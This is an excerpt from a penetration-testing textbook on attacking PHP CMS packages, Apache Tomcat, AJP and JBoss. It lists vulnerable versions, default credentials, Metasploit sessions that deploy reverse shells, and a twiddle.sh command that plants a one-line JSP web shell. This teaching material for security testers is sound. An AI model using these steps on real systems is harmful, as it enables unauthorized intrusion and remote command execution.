CVE-2010-3055	2.11.0 to 2.11.10	PHP code execution via <i>scripts/setup.php</i>

^a Metasploit *phpmyadmin_preg_replace* module.

PHP CMS Packages

Drupal, Joomla, SilverStripe, and WordPress are popular CMS packages written in PHP. Individual components within vulnerable versions of these packages are prone to attack, resulting in SQL injection, XSS, file upload, and code execution. **Figure 14-3** demonstrates the relationship between these CMS packages, users, administrators, and the underlying web server.



Figure 14-3. PHP CMS application architecture

At the time of writing, Metasploit includes 68 exploit modules across these four CMS platforms, and NVD lists hundreds of high-severity vulnerabilities. Many flaws exist in optional modules and add-ons. Upon identifying a particular CMS (using BlindElephant or similar), manually investigate its configuration to uncover exploitable conditions.

Tables 14-4 through 14-7 list the remotely exploitable command execution vulnerabilities within the default Drupal, Joomla, SilverStripe, and WordPress components. Note: many of these require privileged access to the CMS to exploit.

Table 14-4. Exploitable flaws within Drupal

CVE reference	Affected versions	Notes
CVE-2016-3171	6.37 and prior	Remote code execution via session data truncation vectors, exploitable if the server PHP interpreter is outdated
CVE-2015-7876	7.x	Drupal's Microsoft SQL driver does not properly escape certain characters, resulting in execution of arbitrary SQL statements
CVE-2015-6659	7.0 to 7.38	Arbitrary SQL statement execution via the SQL comment filtering system used by the Drupal Database API
CVE-2015-5502	7.x	Flaws within the Drupal Storage API resulting in unintended remotely exploitable consequences
CVE-2014-3704	7.0 to 7.31	SQL injection via crafted keys relating to the database abstraction API ^a
CVE-2012-4554	7.0 to 7.15	XXE injection flaw within the OpenID module resulting in arbitrary file exposure ^b
–	6.x and 7.x	User enumeration via the Views module ^c

^a Metasploit *drupal_drupageddon* module.

^b Metasploit *drupal_openid_xxe* module.

^c Metasploit *drupal_views_user_enum* module.

NOTE

During testing, use the Nmap *http-drupal-enum* script to enumerate the installed Drupal modules and themes for a server, including Views and OpenID.

Table 14-5. Exploitable flaws within Joomla

CVE reference(s)	Affected versions	Notes
CVE-2015-8769	3.0.0 to 3.4.6	SQL injection via unspecified vectors
CVE-2015-8565	3.4.5 and prior	Multiple directory traversal flaws
CVE-2015-8564		
CVE-2015-8562		
CVE-2015-7857	3.4.4 and prior	Multiple SQL injection flaws resulting in execution of arbitrary SQL, privilege escalation, and command execution upon uploading a malicious template ^b
CVE-2015-7297		
CVE-2015-7858		
CVE-2014-7981	3.1.0 to 3.2.2	SQL injection leading to arbitrary database access and local file disclosure ^c

^a Metasploit *joomla_http_header_rce* module.

^b Metasploit *joomla_contenthistory_sql_i_rce* module.

^c Metasploit *joomla_weblinks_sql_i* module.

Table 14-6. Exploitable flaws within SilverStripe

CVE reference	Affected versions	Notes
–	3.0.0 to 3.0.2	Privilege escalation via persistent XSS and CSRF ^a
CVE-2011-4960	2.4.0 to 2.4.5 2.3.0 to 2.3.11	SQL injection resulting in remote arbitrary command execution

^a See “Silverstripe CMS 3.0.2 - Multiple Vulnerabilities” on Offensive Security’s Exploit Database archive.

Table 14-7. Exploitable flaws within WordPress

CVE reference(s)	Affected versions	Notes
CVE-2015-2213	4.2.3 and prior	SQL injection in <i>wp-includes/post.php</i> upon mishandling a user comment that is retrieved from trash
CVE-2014-5203	3.9.0 and 3.9.1	Arbitrary code execution via serialized data sent to <i>wp-includes/class-wp-customize-widgets.php</i>
CVE-2013-4338	3.6.0 and prior	Arbitrary code execution via serialized data sent to <i>wp-includes/functions.php</i>
CVE-2012-2400 CVE-2012-2399	3.3.1 and prior	Multiple flaws affecting <i>wp-includes/js/swfobject.js</i>
CVE-2011-3130		
CVE-2011-3129 CVE-2011-3125 CVE-2011-3122	3.1 and 3.2	Multiple unspecified flaws resulting in SQL execution, file upload, and other issues

Apache Tomcat

Tomcat consists of *Coyote* (the HTTP connector that brokers inbound connections), *Catalina* (the Java servlet container), and *Jasper* (the JSP engine that compiles code for Catalina to process). Remotely exploitable flaws within these components are detailed in the subsequent sections.

WARNING

Application servers including JBoss and Apache Struts also use Coyote as a web server. During testing you will find that such servers return an HTTP header of *Server: Apache-Coyote/1.1*. To avoid mislabeling the application server as Apache Tomcat (i.e., Catalina), you should identify the underlying container by reviewing returned content (including HTTP headers and cookies) and scanning for the presence of particular files.

The Manager Application

The manager application exposes an administrative interface via */manager/html*. Credentials are required, and common default username/password combinations include *admin/(blank)*, *cxuser/cxuser*, *j2deployer/j2deployer*,¹¹ *ovwebusr/OvW*busr1*,¹² *tomcat/tomcat*, and *vcx/vcx*.

Upon authenticating, you can use the Metasploit *tomcat_mgr_deploy* module to deploy a JSP command shell, as demonstrated by [Example 14-3](#). In this case, we attack the Linux host at 192.168.0.10 (*example.org*) from 192.168.0.20 using default credentials (*tomcat/tomcat*) to execute a reverse command shell.

Example 14-3. The Metasploit tomcat_mgr_deploy module

```
msf > use exploit/multi/http/tomcat_mgr_deploy
msf exploit(tomcat_mgr_deploy) > set payload linux/x86/shell/reverse_tcp
msf exploit(tomcat_mgr_deploy) > show options
```

Module options (exploit/multi/http/tomcat_mgr_deploy):

Name	Current Setting	Required	Description
-----	-----	-----	-----
PASSWORD		no	The password for the specified username
PATH	/manager	yes	The URI path of the manager app
Proxies		no	Use a proxy chain
RHOST		yes	The target address
RPORT	80	yes	The target port
USERNAME		no	The username to authenticate as
VHOST		no	HTTP server virtual host

Payload options (linux/x86/shell/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address
LPORT	4444	yes	The listen port

```
msf exploit(tomcat_mgr_deploy) > set RHOST 192.168.0.10
msf exploit(tomcat_mgr_deploy) > set VHOST example.org
msf exploit(tomcat_mgr_deploy) > set USERNAME tomcat
msf exploit(tomcat_mgr_deploy) > set PASSWORD tomcat
msf exploit(tomcat_mgr_deploy) > set LHOST 192.168.0.20
msf exploit(tomcat_mgr_deploy) > run
```

```
[*] Started reverse handler on 192.168.0.20:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 1648 bytes as XWouWv7gyqklF.war ...
[*] Executing /XWouWv7gyqklF/TlYqV18SeuKgbYgmHxojQm2n.jsp...
[*] Sending stage (36 bytes) to 192.168.0.10
[*] Undeploying XWouWv7gyqklF ...
[*] Command shell session 1 opened (192.168.0.20:4444 -> 192.168.0.10:39401)
```

```
id
```

```
uid=115(tomcat6) gid=123(tomcat6) groups=123(tomcat6)
```

Known Tomcat Flaws

Exploitable vulnerabilities exist within dated Tomcat releases, as listed in [Table 14-8](#). XSS and CSRF flaws apply to components including */manager/html* and */jsp/cal/cal2.jsp*; however, these are not listed for the sake of brevity.

Table 14-8. Remotely exploitable Apache Tomcat flaws

CVE reference(s)	Affected versions	Notes
CVE-2013-4444	7.0.0 to 7.0.39	Unrestricted file upload vulnerability affecting custom configurations
CVE-2011-1419		
CVE-2011-1183	7.0.0 to 7.0.11	Multiple vulnerabilities relating to <i>web.xml</i> settings, resulting in bypass of intended access restrictions
CVE-2011-1088		
	7.0.0 beta	
CVE-2010-2227	6.0.0 to 6.0.27 5.5.0 to 5.5.29	Buffer recycling flaw resulting in information leak and denial of service via an invalid <i>Transfer-Encoding</i> header ^a
CVE-2009-2902	6.0.0 to 6.0.20	WAR filename directory traversal bugs resulting in arbitrary file overwrite and deletion
CVE-2009-2693	5.5.0 to 5.5.28	
	6.0.0 to 6.0.18	
CVE-2009-0580	5.5.0 to 5.5.27 4.1.0 to 4.1.39	Username enumeration flaw ^b

^a Metasploit *apache_tomcat_transfer_encoding* module.

^b Metasploit *tomcat_enum* module.

Many commercial products are bundled with defective Apache Tomcat components. In particular, NVD details significant remotely exploitable issues affecting:

- Cisco Unified *Customer Voice Portal* (CVP) 9.0.1 ES 11 and prior¹³
- Cisco *Identity Services Engine* (ISE) before version 1.1.0.665¹⁴
- Liferay Portal Community Edition before 6.0.6 GA¹⁵

Attacking Apache JServ Protocol

The *Apache JServ Protocol* (AJP, known also as the *JK protocol*) is commonly exposed via TCP port 8009. The service is run by Apache Coyote and acts as a binary connector between the frontend presentation server (e.g., Apache HTTP Server) and backend servlet container (i.e., Catalina). If the service is available, you may interact with it in a similar way as you would an exposed Tomcat instance, by configuring a local Apache HTTP Server to forward traffic via *mod_jk*.¹⁶

Nmap includes five NSE scripts to interact with AJP endpoints, as listed in [Table 14-9](#).

Table 14-9. Nmap's AJP scripts

Name	Purpose
<i>ajp-auth</i>	Retrieve the authentication scheme and realm
<i>ajp-brute</i>	Perform brute-force password grinding over AJP
<i>ajp-headers</i>	Retrieve the server headers upon requesting content
<i>ajp-methods</i>	Enumerate supported HTTP methods over AJP (via OPTIONS)
<i>ajp-request</i>	Request a URI over AJP and returns the output

JBoss Testing

The JBoss Application Server (also known as *WildFly*) uses the Apache Coyote HTTP connector as its web server. [Figure 14-4](#) demonstrates the architecture, by which HTTP and RMI (*Remote Method Invocation*) services provide access to individual MBeans¹⁷ via the JMX application server core (*MBeanServer*).



Figure 14-4. JBoss architecture and components

NOTE

RMI is supported by servers including Oracle Application Server, WebLogic, IBM WebSphere, and JBoss. This section details RMI testing against JBoss, but the techniques are applicable against other server platforms (often using different TCP ports).

Server Profiling via HTTP

The `/web-console/ServerInfo.jsp` and `/status?full=true` web pages often reveal server details, as shown in Figures 14-5 and 14-6. You can then interact with available applications and cross-reference the JBoss version with NVD to identify weaknesses.

The screenshot shows the JBoss Application Server web console at `www.aeroviaggi.it/web-console/ServerInfo.jsp`. The page is titled "JBoss™ Application Server" and contains two main sections:

- JBoss**:
 - Version**: 4.2.2.GA (build: SVNTag=JBoss_4_2_2_GA date=200710221140)
 - Version Name**: Trinity
 - Built on**: October 22 2007
 - Environment**:
 - Start date**: Thu Oct 16 13:24:35 CEST 2014
 - Host**: www.aeroviaggi.it (192.168.250.1)
 - Base Location**: file:/home/serverweb/jboss-4.2.2.GA/server/
 - Base Location (local)**: /home/serverweb/jboss-4.2.2.GA/server
 - Running config**: 'default'
- JVM - Hardware**:
 - Hardware**:
 - #CPU**: 8
 - OS**: Linux 2.6.18-194.17.1.el5 (i386)
 - JVM Environment**:
 - Free Memory**: 47 MB
 - Max Memory**: 1008 MB
 - Total Memory**: 1008 MB
 - #Threads**: 152
 - JVM Version**: 10.0-b22 (Sun Microsystems Inc.)
 - JVM Name**: Java HotSpot(TM) Server VM

A "Refresh" link is located at the bottom of the page.

Figure 14-5. JBoss fingerprinting via `/web-console/ServerInfo.jsp`

The screenshot shows the JBoss web console at `www.aeroviaggi.it/status?full=true`. The page title is "ajp-127.0.0.1-8009".

Server status information:

- Max threads: 40 Current thread count: 40 Current thread busy: 26
- Max processing time: 6777682993 ms Processing time: 4.316926E7 s Request count: 9889856 Error count: 619078 Bytes received: 62.52 MB Bytes sent: 258981.59 MB

A table of HTTP requests is displayed with the following columns: Stage, Time, B Sent, B Recv, Client, VHost, and Request.

Stage	Time	B Sent	B Recv	Client	VHost	Request
R	?	?	?	?	?	?
K	2257 ms	?	?	79.12.211.228	?	?
R	?	?	?	?	?	?
K	1850 ms	?	?	2.228.128.190	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
K	1461 ms	?	?	2.228.128.190	?	?
K	1798 ms	?	?	2.228.128.190	?	?
S	22142363861 ms	0 KB	0 KB	151.53.151.182	www.aeroviaggi.it	GET /console/jsp_info.jsp?cmd=nano+x.txt HTTP/1.1
K	5428 ms	?	?	79.27.96.49	?	?
R	?	?	?	?	?	?
R	?	?	?	?	?	?
K	1936 ms	?	?	2.228.128.190	?	?
S	5669901466 ms	0 KB	0 KB	163.47.21.54	www.aeroviaggi.it	GET /console/jsp_info.jsp?cmd=%2Fconf.jsp HTTP/1.1
R	?	?	?	?	?	?
K	2144 ms	?	?	79.12.211.228	?	?
K	1889 ms	?	?	2.228.128.190	?	?
R	?	?	?	?	?	?
K	1729 ms	?	?	79.12.211.228	?	?
K	1760 ms	?	?	2.228.128.190	?	?
K	1836 ms	?	?	2.228.128.190	?	?

Figure 14-6. Enumerating JBoss configuration via `/status?full=true`

NOTE

Arguments passed via GET requests are exposed within status pages and web access log files. In some cases, you may obtain sensitive data (e.g., session tokens, usernames, filenames, and paths) that can be used to access privileged system components.

Web Consoles and Invoker Servlets

You can expose management servlets via the following paths within JBoss (depending on the version): */admin-console*, */jmx-console*, */management*, and */web-console*. Default credentials are *admin/admin*. Upon gaining access, you can use available invoker servlets to interact with exposed MBeans (as described in the subsequent sections):

- */web-console/Invoker* (JBoss versions 6 and 7)
- */invoker/JMXInvokerServlet* and */invoker/EJBInvokerServlet* (JBoss 5 and prior)

Figure 14-7 demonstrates exposed invoker servlets identified via Google.



Figure 14-7. Using Google to find exposed JBoss invoker servlets

Identifying MBeans

Each MBean exposes a management interface consisting of readable/writable attributes and a set of invocable operations. Oracle's documentation includes

a “*hello, world*” MBean example detailing a Java class and its respective interface.¹⁸ The class contains application code and MBean defines the attributes and invocable operations (if any).

Enumerating MBeans via HTTP

The JMX management console lists registered MBeans, as shown in [Figure 14-8](#).



Figure 14-8. Enumerating MBeans via the JMX console

Enumerating MBeans via the RMI registry service

The RMI registry service details registered MBeans over TCP ports 1098 and 1099 within JBoss (similar to an RPC portmapper) using the *Java Naming and Directory Interface* (JNDI) protocol. The Metasploit `java_rmi_registry` module supports enumeration via the service, as demonstrated by [Example 14-4](#). Juan Vazquez details the technique in his online presentation “Abusing Java Remote Interfaces.”¹⁹

Example 14-4. Querying the RMI registry service by using Metasploit

```
msf > use auxiliary/gather/java_rmi_registry
msf auxiliary(java_rmi_registry)> set RHOSTS 10.0.0.4
msf auxiliary(java_rmi_registry)> run
```

```
[*] 10.0.0.4:1099 - Sending RMI Header...
[*] 10.0.0.4:1099 - Listing names in the Registry...
[+] 10.0.0.4:1099 - 2 names found in the Registry
```

[+] 10.0.0.4:1099 - Name Test (example.testing.Testmpl_Stub) found on 10.0.0.4:1175

[+] 10.0.0.4:1099 - Name Hello (example.hello.Hellompl_Stub) found on 10.0.0.4:1178

Exploiting MBeans

You can access MBeans through HTTP invoker servlets and exposed RMI interfaces. Useful tactics include enumeration of operating system details via *jboss.system:type=ServerInfo* and command shell execution through the vectors listed in [Table 14-10](#).

Table 14-10. Useful MBeans found within JBoss

Name	Attribute/operation	Description
<i>jboss.admin:service=DeploymentFileRepository</i>	<i>store</i>	Upload a JSP an arbitrary file ^a (JBoss 4 and 5)
<i>jboss.system:service=MainDeployer</i>	<i>deploy</i>	Deploy a WAR file from a remote location ^b (JBoss 4)
<i>jboss.deployer:service=BSHDeployer</i>	<i>createScriptDeployment</i>	Execute arbitrary Java ^c
<i>jboss.deployment:flavor=URL,type=DeploymentScanner</i>	<i>URLs</i>	Deploy a WAR file from a remote location

^a Metasploit *jboss_deploymentfilerepository* module.

^b Metasploit *jboss_maindeployer* module.

^c Metasploit *jboss_bshdeployer* module.

NOTE

Other useful MBeans exist within the Oracle Java implementation (used by products including WebLogic Server),²⁰ including *javax.management.loading.MLet*, which can be abused to load files. [Table 14-10](#) lists MBeans found by within JBoss only.

Over HTTP

You can interact with MBeans manually via the JMX console, as demonstrated in [Figure 14-9](#). You also can use Metasploit to spawn a command shell, as demonstrated in [Example 14-5](#). In this case, we use the *MainDeployer* vector to deploy malicious content.

MBean Name: **Domain Name:** jboss.deployment
flavor: URL
type: DeploymentScanner
MBean Java Class: org.jboss.deployment.scanner.URLDeploymentScanner

[Back to Agent View](#) [Refresh MBean View](#)

MBean description:
Management Bean.

List of MBean attributes:

Name	Type	Access	Value	Description
Name	java.lang.String	R	URLDeploymentScanner	MBean Attribute.
URLList	java.util.List	RW	[file:/opt/jboss/jboss-4.t	MBean Attribute.
Filter	java.lang.String	RW	org.jboss.deployment.s	MBean Attribute.
StateString	java.lang.String	R	Started	MBean Attribute.
StopTimeOut	long	RW	60000	MBean Attribute.
RecursiveSearch	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
State	int	R	3	MBean Attribute.
FilterInstance	org.jboss.net.protocol.URLLister\$URLFilter	RW	org.jboss.deployment.s	MBean Attribute.
URLComparator	java.lang.String	RW	org.jboss.deployment.D	MBean Attribute.
Deployer	javax.management.ObjectName	RW	jboss.system:service=N View MBean	MBean Attribute.
ScanEnabled	boolean	RW	<input checked="" type="radio"/> True <input type="radio"/> False	MBean Attribute.
ScanPeriod	long	W		MBean Attribute.
URLs	java.lang.String	W		MBean Attribute.

Apply Changes

Figure 14-9. Manually interacting with an MBean over HTTP

Example 14-5. Exploiting the MainDeployer MBean by using Metasploit

```
msf > use exploit/multi/http/jboss_maindeployer
msf exploit(jboss_maindeployer) > set PAYLOAD
windows/meterpreter/reverse_tcp
msf exploit(jboss_maindeployer) > set LHOST 10.0.0.15
msf exploit(jboss_maindeployer) > set RHOST 10.0.0.4
msf exploit(jboss_maindeployer) > set VERB HEAD
msf exploit(jboss_maindeployer) > run
```

```
[*] Started reverse handler on 10.0.0.15:4444
[*] Triggering payload at '/web-console/HYQ.jsp'...
[*] Command shell session opened (10.0.0.15:4444 -> 10.0.0.4:57796)
```

```
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
```

```
C:\Program Files\jboss-6.0.0.M1\jboss-6.0.0.M1\bin>
```

Over RMI

You can use RMI endpoints to interact with useful MBeans, including:

- The JBoss JMX RMI connector (listening by default on TCP port 1090)²¹
- RMI services running on TCP ports including 4444, 4445, 4446, and 4447

You can use the *twiddle.sh* utility to interact with available MBeans over RMI. First, download the Red Hat JBoss Enterprise Application Platform JAR file,²² which requires registration and acceptance of terms, and then clone the *twiddle-standalone* repository, as shown in [Example 14-6](#).

Example 14-6. Installing JBoss and twiddle.sh within Kali Linux

```
root@kali:~# java -jar jboss-eap-6.4.0-installer.jar -console
root@kali:~# git clone https://github.com/swesource/twiddle-standalone.git
root@kali:~# export JBOSS_HOME=/root/EAP-6.4.0/
root@kali:~# cd twiddle-standalone/bin/
root@kali:~/twiddle-standalone/bin# ./twiddle.sh
A JMX client to 'twiddle' with a remote JBoss server.
```

```
usage: twiddle.sh [options] <command> [command_arguments]
```

After *twiddle.sh* is installed and executes without errors, you can use it to read and write MBean attributes, and invoke operations via RMI. By default, the tool uses the RMI registry service to lookup the correct endpoint.

[Example 14-7](#) demonstrates the tool used to retrieve data from the *jboss.system:type=ServerInfo* MBean, and [Example 14-8](#) demonstrates invocation of the *store* operation of the

jboss.admin:service=DeploymentFileRepository MBean to load a command shell (accessible via */shell/shell.jsp* upon the WAR being deployed).

Example 14-7. Interacting with the ServerInfo MBean

```
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 get
jboss.system:type=ServerInfo
HostAddress=10.0.0.6
AvailableProcessors=1
OSArch=ppc
OSVersion=10.3.9
HostName=kiki.local
JavaVendor=Apple Computer, Inc.
JavaVMName=Java HotSpot(TM) Client VM
FreeMemory=90898472
ActiveThreadGroupCount=6
TotalMemory=132775936
JavaVMVersion=1.4.2-38
ActiveThreadCount=45
JavaVMVendor="Apple Computer, Inc."
OSName=Mac OS X
JavaVersion=1.4.2_05
MaxMemory=218103808
```

Example 14-8. Invoking the DeploymentFileRepository store operation

```
root@kali:~/twiddle-standalone/bin# ./twiddle.sh -s 10.0.0.6 invoke \
jboss.admin:service=DeploymentFileRepository store 'shell.war' '.jsp' \
'<%Runtime.getRuntime().exec(request.getParameter("c"));%>' true
```

Exploiting the RMI Distributed Garbage Collector

RMI services (including the registry service and individual RMI endpoints) expose a garbage collector mechanism that an attacker can exploit to load and execute arbitrary code, as demonstrated by Metasploit.²³ The exploit uses remote class loading, and so is not effective against JMX RMI connectors (e.g., port 1090 within JBoss).

Known JBoss Vulnerabilities

Exploitable software flaws resulting in code execution, file disclosure, and arbitrary file creation within the JBoss Application Server are listed in [Table 14-11](#).

Table 14-11. Remotely exploitable JBoss defects

CVE reference(s)	Affected versions	Notes
CVE-2014-3530	6.2.4 and prior	PicketLink XXE injection resulting in reading of arbitrary files
CVE-2014-3518	5.2.2 and prior	Code execution via JBoss Remoting (<i>jmx-remoting.sar</i>)
CVE-2014-3481	6.2.3 and prior	<i>JaxrsIntegrationProcessor</i> supports entity expansion, resulting in reading of files via XXE injection
CVE-2014-0248	5.2.0 and prior	Arbitrary code execution upon passing a crafted header to the Seam authentication filter
CVE-2013-2186	6.0.0, 5.2.2, 4.3 CP07 and prior	File creation via the Apache Commons <i>DiskFileItem</i> class
CVE-2013-4128 CVE-2013-4123	6.1.0 and prior	Improper caching of EJB invocation, allowing remote attackers to hijack sessions
